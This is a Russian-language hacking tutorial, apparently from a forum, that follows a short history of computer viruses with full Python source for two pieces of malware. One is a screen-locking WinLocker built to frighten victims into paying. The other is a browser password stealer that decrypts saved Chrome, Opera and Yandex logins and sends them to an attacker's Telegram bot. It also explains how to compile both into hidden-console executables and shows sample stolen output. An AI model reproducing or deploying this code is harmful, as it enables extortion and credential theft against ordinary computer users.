РАЗДЕЛ «ВИРУСОЛОГИЯ»

Термин "компьютерный вирус" появился на 7-й конференции по безопасности информации (1984,США): впервые его употребил Фред Коэн - сотрудник Лехайского университета (США). В 1986 году на компьютерном конгрессе в Гамбурге были продемонстрированы несколько разновидностей вирусов. Лавина стала набирать скорость. По оценке еженедельника Computer World с 1991 года число вирусов, циркулирующих в мире, увеличилось на 500, всего же их разновидностей около 10 тысяч. Ущерб, наносимый компьютерными вирусами, также быстро возрастает, а их опасность для таких жизненно важных систем, как оборона, транспорт и связь поставила проблему компьютерных вирусов в ряд тех, которые обычно находятся под пристальным вниманием органов государственной безопасности. Отмечается быстрый рост числа компьютерных вирусов отечественного производства. Не преследуемое законом свободное копирование программного обеспечения создает для вирусов хорошую питательную среду.

2 ноября 1988 года произошло крупнейшее событие из когда-либо случавшихся нарушений безопасности американских компьютерных систем. 23-летний студент выпускного курса Корнельского университета Роберт Таппан Моррис запустил в компьютерную сеть ARPAnet программу, представлявшую собой редкую разновидность компьютерных вирусов, так называемых "сетевых червей". В результате атаки был полностью или частично заблокирован ряд общенациональных сетей. Среди них - CSnet, NSFnet, BITnet, уже упомянутая ARPAnet и ее военная несекретная составляющая Milnet). Всего так или иначе пострадало примерно 6200 компьютерных систем, включая системы крупнейших университетов, правительственных лабораторий, частных фирм, военных баз, клиник, NASA, агентства национальной безопасности, Лос-Аламосской национальной лаборатории, исследовательских центров ВМС США. Общий ущерб достиг по некоторым оценкам 100 миллионов долларов.

"Вирусом" Морриса была сложная 60-килобайтная программа, способная раскрывать пароли и маскироваться подзадачи легальных пользователей.

Специалисты, нейтрализовавшие и деассемблировавшие программу, единодушно отметили выдающееся мастерство Роберта Морриса как программиста и исключительное знание им архитектуры целевых систем. В ходе судебного разбирательства выяснилось, что "вирус" задумывался и разрабатывался в качестве исследовательской работы, и если бы не досадная ошибка в механизме размножения, то случившегося бы не произошло. Неоспоримо доказано, что обвиняемый не имел преступных намерений. Целью работы было вовсе не блокирование сетей, а выяснение масштаба глобальной сетевой инфраструктуры.


***Компьютерным вирусом* называется специально написанная программа, способная самопроизвольно присоединяться к другим программам, создавать свои копии и внедрять их в файлы, системные области компьютера и в вычислительные сети с целью нарушения работы программ, порчи файлов и каталогов, создания всевозможных помех в работе на компьютере.**

Причины появления и распространения компьютерных вирусов, с одной стороны, скрываются в психологии человеческой личности и ее теневых сторонах (зависти, мести, тщеславии непризнанных творцов, невозможности конструктивно применить свои способности), с другой стороны, обусловлены отсутствием аппаратных средств защиты и противо*действия* со стороны операционной системы персонального компьютера.

Начнем курс вирусологии с написания простого WinLocker'а на *Python*

Мы с вами напишем локер для компьютера, на базе *Windows* или *UNIX* систем. Наша программа будет блокировать систему пользователя, пока он не введет пароль. В простонародье данный вирус называют "**WinLocker**"

Переходим на официальный сайт PythonA - *ТЫК*. Скачиваем последнюю версию и устанавливаем ее.



Наш вирус будет работать по такому принципу: ***Программа открывается на весь экран,у нее нет кнопки закрыть. Доступно поле для ввода пароля и кнопка для разблокировки. Пока жертва не введет правильный пароль,мышка будет постоянно кликать на кнопку,и переводить туда курсор. Это будет мешать пользователю свернуть окно или убить его через диспетчер задач. Так же будет таймер отсчитывающий время до удаления системы. На самом деле,он ничего не удалит, но хорошо припугнут жертву и например заставит скорее перевести деньги. По истечении времени таймер сменится на надпись - "Удаление системы" Вот и вся суть программы)***

Начинаем кодить

Комментарии к коду будут помечены #комментарий

Для написания вы можете использовать обычный **IDLE** от питона, или любой другой. Для начала мы должны к нашей программе подключить нужные нам библиотеки.

**Библиотека - написанные коды/функции,которые подключаются к нашей программе.*

```
from tkinter import *  #говорим питону с библиотеки tkinter импортировать все
import pyautogui  #говорим питону импортировать библиотеку pyautogui
import pygame  #говорим питону импортировать библиотеку pygame
```

Но при запуске нам выдаст ошибку,указывающую на отсутствие библиотек **pyautogui** и **pygame**. Они не являются стандартными и их нужно установить. Для этого выполняем действия как на видео(через систему для установки пакетов мы ставим нужные нам библиотеки)

Видео 1 - https://vimeo.com/268192990 (обновление pip)
Видео 2 - https://vimeo.com/268193211 (установка pyautogui)
Видео 3 - https://vimeo.com/268411868 (установка pygame)

ДАЛЬШЕ МЫ ЗАДАДИМ ПЕРЕМЕННЫЕ, КОТОРЫЕ МЫ БУДЕМ ИСПОЛЬЗОВАТЬ.

```
readIng=" " #переменная, в которой будет храниться введенный пользователем пароль
password=("vlmi") #переменная с паролем от локера, можно установить что-то свое
tIme=7200 #переменная с временем таймера в секундах.
d3l="Удаление системы..." # переменная для отображения на экране текстового сообщения
```

Почти в самом начале мы должны создать функции. Которые будут отвечать за блокировку компьютера и за проверку на ввод правильного пароля.
Сначала создаем функцию блокировки компьютера.

```
def block(): #создаем функцию, которая называется block
    pyautogui.click(x=675,y=405) #делаем клик по координатам X и Y
    pyautogui.moveTo(x=675,y=405) #переводим мышку в позицию координат X и Y
    screen.protocol("WM_DELETE_WINDOW",block) #Запрещаем использование комбинаций F4/alt+F4/Fn+F4, и при их использовании вызывает функцию block
    screen.update() #переменную с нашим экраном мы обновляем.
```

Теперь мы создаем функцию, которая проверяет, введен ли правильный пароль.

```
def password_check(event): #создаем функцию, которая называется password_check, и имеет аргумент event
    global read1ng #создаем глобальную переменную read1ng.
    read1ng=field.get() #переменной read1ng мы присваиваем значение,которое мы считаем(.get) с поля для ввода(field).
    if read1ng==password: #создаем условие,если переменная read1ng равняется переменной password,то:
        screen.destroy() #окно программы(screen) мы уничтожаем/закрываем
```

Дальше мы должны создать окно нашего локера,которое откроется на весь экран.

screen=Tk() #screen - это просто название переменной. Которой мы присваиваем ему создания окна приложения
screen.title("WinLock vlmi.su") #задаем нашему окну название/заголовок.
screen.attributes("-fullscreen",True) #задаем окну атрибут - "на весь экран",который является правдой/активным.
screen.configure(background="#1c1c1c") #устанавливаем фоновой цвет на наше окно.
pyautogui.FAILSAFE=False #отключение остановки библиотеки autogui при дерганьи мышки. Если не включить это, то при дергание мышки pyautogui просто прекратит выполнять все действия.

Теперь мы создадим объекты для нашей программы - кнопку,поле для ввода и надписи.

field=Entry(screen,fg="green",justify=CENTER) #создаем переменную,которая равняется полю для ввода,которое расположено на нашем окне(screen),цвет для текста - зеленый, текст будет по центру.
but=Button(screen,text="Разблокировать") #создаем переменную,которая равняется кнопке,которая расположена на нашем окне(screen),и имеет на себе надпись("Разблокировать")
text0=Label(screen,text="Ваша система заблокирована!",font="TimesNewRoman 30",fg="white",bg="#1c1c1c") #создаем переменную,которая равняется надписи,имеет свой текст, шрифт и размер, цвет текста фона.
text=Label(screen,text="HACKER PLACE UNIVERSITY",font="TimesNewRoman 30",fg="#32CD32",bg="#1c1c1c") #тоже самое,что и выше
text1=Label(screen,text="Не перезагружайте компьютер, это удалит вашу систему!",font = "TimesNewRoman 16",fg="red",bg="#1c1c1c") #тоже самое,что и выше
l=Label(text=t1me,font="Arial 22",fg="red",bg="#1c1c1c") # так же как и выше,только здесь текст равен переменной(t1me),которая стоит у нас в начале и имеет значение 7200.
l1=Label(text="До удаления системы осталось:",fg="white",bg="#1c1c1c",font="Arial 15") #простая надпись как и выше

У нас есть кнопка и она должна что-то делать. В нашем случае при нажатии на кнопку будет выполняться проверка на правильность пароля.

```
but.bind('<Button-1>',password_check) #к переменной but(нашей кнопке) мы привязываем функцию password_check,которая выполнится при нажатии ЛКМ
```

До этого мы просто создали переменные с объектами,а теперь эти объекты нужно отобразить/отрисовать на экране.
(используем функцию .place(), которая принимает значения **x** и **y** - координаты)

```
text.place(x=380,y=180) #переменную text мы отображаем на координатах X и Y
field.place(width=150,height=50,x=600,y=300) #переменной field мы устанавливаем ширину,высоту и отображаем на координатах X и Y
but.place(width=150,height=50,x=600,y=380) #переменной but мы устанавливаем ширину,высоту и отображаем на координатах X и Y
text0.place(x=410,y=100) #переменную text0 мы отображаем на координатах X и Y
text1.place(x=410,y=250) #переменную text1 мы отображаем на координатах X и Y
l1.place(x=20,y=70) #переменную l1 мы отображаем на координатах X и Y
l.place(x=20,y=100) #переменную l мы отображаем на координатах X и Y
```

В winlock-ерах принято оставлять сообщения с информацией,требованием перевода денег. Я решил, что оставлять текстовое сообщение - слишком банально, и при запуске нашего вируса будет проигрываться голосовое сообщение.
Голосовое сообщение я сделал с помощью этого сервиса - **ТЫК**.
Музыка/сообщение должно быть в формате .wav, можно использовать конвертеры.

```
pygame.init() #мы запускаем код с библиотеки, которую мы импортировали.
aud=pygame.mixer.Sound("message.wav") #создаем переменную которая являться подключением звукового файла,который называется message.wav
aud.play() #запускаем нашу переменную на воспроизведение.
```

Дальше мы должны обновить наш экран и выполнить нажатие на поле для ввода

```
screen.update() #переменную с нашим экраном мы обновляем.
pyautogui.click(x=675,y=325) #делаем клик по координатам X и Y
pyautogui.moveTo(x=660,y=410) #переводим мышку в позицию координат X и Y
```

Теперь мы должны запустить цикл, который будет работать,пока от пользователя мы не получим правильный пароль.

```
while reading!=password: #запускаем цикл,который работает пока переменная reading не равняется переменной password
    l.configure(text=time) #изменяем конфигурацию переменной l, а точнее - меняем значение text="" на переменную time
    screen.after(300) #делаем задержку в 300 миллисекунд.
    if time==0: #условие,если переменная time равна 0, то :
        time=d3l #переменной time присваивается переменная d3l
#Это нам нужно для работы с таймером, если таймер дойдет до нуля,отчет должен просто остановится. В нашем случае вывести текст про удаление системы.
    if time!=d3l: #условие,если переменная time равна переменной d3l, то :
        time=time-1 #переменная time равна переменной time от которой отняли 1
    block() #вызываем функцию block , она у нас в самом начале
#Это все будет повторяться, пока пользователь не введет правильный пароль.
```

Компилируем в exe

При запуске программы(F5) все будет работать, но распространять код и установщик питона, это явно не лучший вариант. Поэтому мы наш код скомпилируем в exe файл. Для этого мы через pip установить специальную программу. Смотрим видео.

Видео - https://vimeo.com/268746629

После установки мы должны открыть папку с нашей программой на питоне и запустить pyinstaller с такими аргументами
-F соберет все файлы в один exe файл
-w отключит консоль
-i *путь к иконке* аргумент,который подключит к программе иконку
Смотрим видео

Видео - https://vimeo.com/268746885

После в папке dist появится наш код скомпилированный в EXE. У него есть 2 минуса.

1. Большой вес, исправить можно удалив голосовое сообщение и заодно отключить импорт pygame.
2. Долгий запуск, это происходит из за сбора всех файлов в один. Наш exe можно назвать архивом, который распаковывается в временную папку. Этого можно избежать не собирая все в один файл.

!!!ВАЖНО если вы добавили голосовое сообщение и скомпилировали программу, файл с звуком(message.wav) должен лежать рядом с EXE иначе программа крашнется.

Вот мы и написали наш простой локер, да диспетчер задач и комбинации alt+tab будут работать, но из-за постоянных кликов - убить процесс практически невозможно. Наш вирус не будет палится антивирусами, ведь им не на что реагировать. В нашей программе нету взаимодействия с системой пользователя.


НЕБОЛЬШОЙ СЛОВАРЬ ТЕРМИНОВ:

IDLE/IDE ***среда для разработки программного обеспечения.***
Библиотека/модуль - ***написанные коды/функции,которые подключаются к нашей программе.***
pip - ***система для установки пакетов(Для Python).***
Переменная - ячейка в памяти,которая имеет свое уникальное название и может хранить определенную информацию
Функция - часть кода, который имеет свое уникальное название по которому его можно запустить/вызвать
Цикл - действие, которое будет повторятся N-ное количество раз и может зависит

Продолжая курс вирусологии мы напишем стиллер на *Python.*

Погнали!

Переходим на официальный сайт PythonA - *ТЫК*. Скачиваем последнюю версию и устанавливаем ее.



Суть работы стиллера:

Программа проверит наличие папок от указанных браузеров, при наличии - подключится к базе данных(LoginData) и достанет от туда сохраненные логины,пароли от сайтов. После полученные данные программа отправит от имени бота в чат телеграм. Вот и все.

Создадим своего бота

Как по мне, очень удобно при частом пребывании в телеграме получать в личные сообщения логи со стиллера. Поэтому мы создадим своего бота, который будет нам отправлять украденные логины и пароли.

Для начала мы должны создать нашего бота, в этом нам поможет @**BotFather**, запускаем с ним диалог и создаем нового бота,которому мы должны придумать имя с окончанием "_bot". После BotFather выдаст нам token для управления нашим ботом.

```
/start
/newbot
```

После всех вышеперечисленных действий мы должны перейти по ссылке, отправить боту любое сообщение с нужного вам аккаунта и обновить открытый сайт, в итоге мы получим кучу разных данных, в которых нам нужно найти и сохранить chat id.

```
https://api.telegram.org/botВашToken/getUpdates #перейти по данной ссылке
"chat":{"id":вашid #найти chatid в информации
```

С ботом мы разобрались, идем дальше.

Начинаем кодить

Сначала нам нужно установить библиотеки, которые будут использованы в нашей программе

Для этого запустим терминал(cmd) и обновим питоновский установщик пакетов.

```
pip install --upgrade pip
```

Видео - https://vimeo.com/268746629

После обновления установим 2 нужные нам библиотеки: pyTelegramBotAPI **pywin32** и **telebot**.

```
pip install pyTelegramBotAPI
pip install pywin32
pip install telebot
```

В самом начале программы, мы должны подключить библиотеки, которые мы будем использовать в нашем коде.

```
from os import getlogin #из библиотеки os мы импортируем функцию getlogin
#данная библиотека поможет нам получить имя пользователя компьютера
import sqlite3 #импортируем библиотеку sqlite3
#данная библиотека даст возможность работать с базами данных
import win32crypt #импортируем библиотеку win32crypt
#эта библиотека поможет расшифровать пароли из базы данных
import telebot #импортируем библиотеку telebot
#с помощью этой библиотеки мы будем отправлять сообщения от нашего бота.
```

Теперь нам нужно задать переменные, которые мы будет использовать.

```
t0ken = "ВАШ:T0KEH"" #переменная t0ken - в которой хранится token от бота
b0t = telebot.TeleBot(t0ken) #создаем переменную b0t - которая отвечает за создание бота и имеет атрибут в виде переменной t0ken
i=0 #переменная счетчик
name_0f_user = getlogin() # переменная, которая с помощью функции getlogin получает имя учетной записи пользователя.
```

Дальше мы должны создать переменные,списки с директориями возможных браузеров.

```
op3ra = "C:\\Users\\" + name_0f_user + "\\AppData\\Roaming\\Opera Software\\Opera Stable\\" + "Login data"
#переменная op3ra которая равна такому пути C:\\Users\\Users\\AppData\\Roaming\\Opera Software\\Opera Stable\\LoginData - где Login Data - база данных, а остальное - путь к папке браузера.
g00gle = "C:\\Users\\" + name_0f_user + "\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\" + "Login Data" #также как и выше
yand3x = "C:\\Users\\" + name_0f_user + "\\AppData\\Local\\Yandex\\YandexBrowser\\User Data\\Default\\" + "Login Data" #также как и выше
c0m0d0drag0n = "C:\\Users\\" + name_0f_user + "\\AppData\\Local\\Comodo\\Dragon\\User Data\\Default\\" + "Login Data" #также как и выше
lsdir=[op3ra,g00gle,yand3x,c0m0d0drag0n] #создаем список в котором хранятся наши переменные с директориями браузеров.
lsbr0wser=["Opera","Google Chrome","Yandex Browser","Comodo Dragon"] #создаем список с названиями браузеров, которые у нас есть. Названия расположены в порядке списка lsdir
```

Я добавил только 4, как по мне самых распространенных браузеров. Вы можете сами добавлять другие браузеры на движке Chromium.

При добавлении/редактировании директорий, нужно использовать двойной, обратный слэш(\\), иначе будет выбивать ошибку,связанную с кодировкой.

Теперь приступим к расшифровке паролей и отправке полученных данных в телеграмм:

```
b0t.send_message(ваш id, "Компьютер: " + name_0f_user) #для начала мы отправим в чат имя системы жертвы
#b0t - имя бота,которого мы создали в начале
#send_message - функция для отправки сообщения,которая принимает такие аргументы: id чата,который мы получили ранее и текст,который мы желаем отправить, в данном случае, слово "Компьютер:"  объединенное с переменой name_0f_user
for i in range(len(lsdir)): #запускаем цикл, который будет длится от переменной i до длины списка lsdir, от 0 до 4
    try: #попробовать сделать следующие действия, если не получится, то выполнить действия после except
        br0wser=lsdir[i] #переменной br0wser присвоим элемент списка под номером [i]
        connecti0n = sqlite3.connect(br0wser) #начинаем работу с sqllite, создаем переменную, которая равняется подключению базы данных, которая находится по адресу br0wser
        curs0r = connecti0n.cursor() #создаем переменную curs0r, которая отвечает за создание объекта для взаимодействия с базой данных
        curs0r.execute('SELECT origin_url, username_value, password_value FROM logins') #переменной curs0r мы говорим достать из базы данных нам такие значения - origin_url(ссылка на сайт где был введен логин и пароль),username_value(логин), password_value(пароль)
         for ii in curs0r.fetchall(): #создаем цикл, который будет длится от нуля(ii), до всех значений, которые можно получить из базы данных(curs0r.fetchall)
            d3cryptpass = win32crypt.CryptUnprotectData(ii[2]) #переменной d3cryptpass присваиваем значение расшифровки пароля(второго элемента в списке значений, добытых из базы данных), функцией CryptUnprotectData(библиотека win32crypt)
            b0t.send_message(id_вашего_чата, lsbr0wser[i]) #в чат от имени бота отправляем сообщение с i-тым элементом из списка текстовых названий браузеров.
            b0t.send_message(id_вашего_чата, "----------------------------") #отправляем от имени бота сообщение в чат с разделительной линией/украшением
            b0t.send_message(id_вашего_чата, "Сайт: " + ii[0]) #в чат от имени бота отправляем слово "сайт" + нулевой элемент в списке
            b0t.send_message(id_вашего_чата, "----------------------------") #отправляем от имени бота сообщение в чат с разделительной линией/украшением
            b0t.send_message(id_вашего_чата, "Логин: " + ii[1]) #в чат от имени бота отправляем слово "логин" + первый элемент в списке
            b0t.send_message(id_вашего_чата, "----------------------------") #отправляем от имени бота сообщение в чат с разделительной линией/украшением
            d3cryptpass=str(d3cryptpass) #переменной d3cryptpass- присваиваем значение d3cryptpass, только переводим ее в текстовый тип данных(str)
            b0t.send_message(id_вашего_чата, "Пароль: " + d3cryptpass) #в чат от имени бота отправляем слово "пароль" + переменную d3cryptpass
            b0t.send_message(id_вашего_чата, "----------------------------") #отправляем от имени бота сообщение в чат с разделительной линией/украшением
    except: #если действие после try не заработало/выдало ошибку, то выполнить действие после except
        b0t.send_message(id_вашего_чата,"Браузер " + lsbr0wser[i] + " был запущен, или не установлен") #в чат от имени бота отправляем слово "браузер" + i-тый элемент в списке с названиями браузеров(lsbr0wser) + сообщение об ошибке
```

Теперь я попытаюсь объяснить суть вышеописанного кода на "простом" примере)

*Жертва запускает наш стиллер, программа пробует(try) пройтись по нулевому[i] элементу в списке и подключится к базе данных,если у нее это получается, то она собирает данные и отправляет в чат телеграм, если что-то не получается, то программа не крашится, а выполняет действие указанное(except) в случае ошибки. Дальше программа проходит второй круг(при втором круге счетчик **i** увеличивается на один), но уже по первому[i] элементу в списке и выполняет все как и раньше. Так будет происходить, пока работает цикл, а он работает от нуля[i] до длины списка с директориями.*

Компилируем в exe

Ясное дело, что python скрипт мы не будем распространять, поэтому мы скомпилируем его в exe файл. Для компиляции нам нужно будет установить специальную утилиту pyinstaller для компиляции py в exe

Видео - https://vimeo.com/268746885

```
pip install pyinstaller
```

После установки мы должны открыть папку с нашей программой на питоне и запустить pyinstaller с такими аргументами
-F соберет все файлы в один exe файл
-w отключит консоль
-i *путь к иконке* аргумент,который подключит к программе иконку

```
CD C:\compile
pyinstaller -i i.ico -F -w stealer.py
#В терминала переходим в папку C:\compile
#вызываем pyintaller, где i.ico - иконка расположенная в папке compile;stealer.py - наш питоновский скрипт, расположенный в папке compile
```

После в папке dist появится наш код скомпилированный в EXE. У меня готовый стиллер запускается за 5 секунд и имеет вес в 6 мегабайт.

Google Chrome

Сайт: https://passport.yandex.ru/registration

Логин:

Пароль: (', b')

Браузер Yandex Browser был запущен, или не установлен

Браузер Comodo Dragon был запущен, или не установлен

Так приходят логи, пароль находится между символом b' и '

Вот мы и написали наш простой стиллер, мы смогли уложится в 34 строчки кода.
Надеюсь вам все было понятно, пытался писать как можно проще.